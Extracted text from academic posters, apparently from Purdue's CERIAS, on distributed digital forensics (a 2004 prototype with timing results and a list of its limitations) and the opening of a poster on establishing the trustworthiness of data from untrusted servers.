
### Potential Solutions

- Wait for SSDs to replace all magnetic disks
  - Magnetic disk of the future?
- Selective digital forensics using known goods/bads
  - Fresh Windows 7 x64 install takes 22GB
- Combine static and live analysis methods
  - Can help to pin point items of interest
- Develop more intelligent image capture and analysis
  - Apparently not there yet, still using FTK / Encase



### Distributed Digital Forensics Prototype

(Richard III & Rousev, 2004)



### The Temporary Band-Aid Solution


- Decrease dataset sizes using intelligent imaging and analysis
  - Nothing yet but still need to do investigations
- Why not spread the analysis load across several machines?
  - Distributed Digital Forensics!
  - Analogous to a criminal investigation in that resources are added to speed completion (diminishing returns?)
- Could also parallelize apps such as FTK
  - Create split image on SAN device and have workstations index specific pieces of large image

### Prototype Results

(Richard III & Rousev, 2004)


	Search time: String Expression (mm:ss)	Search time: Regular Expression (mm:ss)
FTK	08:27	41:50
8-node System	00:27	00:28

Initial Operation	Time (hh:mm:ss)
FTK "Open"	1:38:00
CACHE	0:09:36
8-node LOAD	0:03:58
1-node LOAD	0:05:19



### Strengthening Distributed Digital Forensics

- Research community is dealing with PB datasets (Hadron Collider) (NASA)
  - Why is digital forensics finding it difficult to deal with TB datasets?
    - Inefficient imaging and analysis approaches
- What constitutes an effective digital forensics network?
  - Scalable, reliable, high speed, secure, and needs little administration
- Apply data intensive computing research to digital forensics
  - Use a reliable file transfer protocol such as GridFTP
  - Use high speed RAM pools for storage
  - Use peer to peer VPNs for security
  - Use super peers for increased reliability
  - Use data management frameworks for security / reliability
- Use resources from existing underutilized machines
  - No need to invest in dedicated distributed digital forensics infrastructure



### Prototype Issues

- Only a small image was utilized for testing due to age of the article
  - 6GB image loaded completely in RAM of nodes
- Resource saturation means machines can only be used for DDF
  - Expensive network / resources required if a grid does not exist
- No methods to address node reliability and scalability
  - Needs to be dealt with at the software level but also network level
- A homemade clear text message protocol was used as an MPI
  - Insecure, as messages can be captured and injected
- Insecurities justified through the use of a private network
  - Potentially financially infeasible and could conflict with exiting infrastructure

References available upon request



# CERIAS

the center for education and research in information assurance and security


## Trustworthy Data From Untrusted Servers

Rohit Jain, Sunil Prabhakar  
 {jain29, sunil}@cs.purdue.edu  
 Purdue University

### Motivation

- ❑ Data is often stored at untrusted servers
  - Data in the cloud
  - Insecure server
- ❑ Can we establish the trustworthiness of data from these servers? I.e. :
  - Authenticity of retrievals
  - Integrity of data (updates)
  - Provenance of data
  - Indemnity for the server (cloud)


### Model



### Protocol for Static Data

Data is static

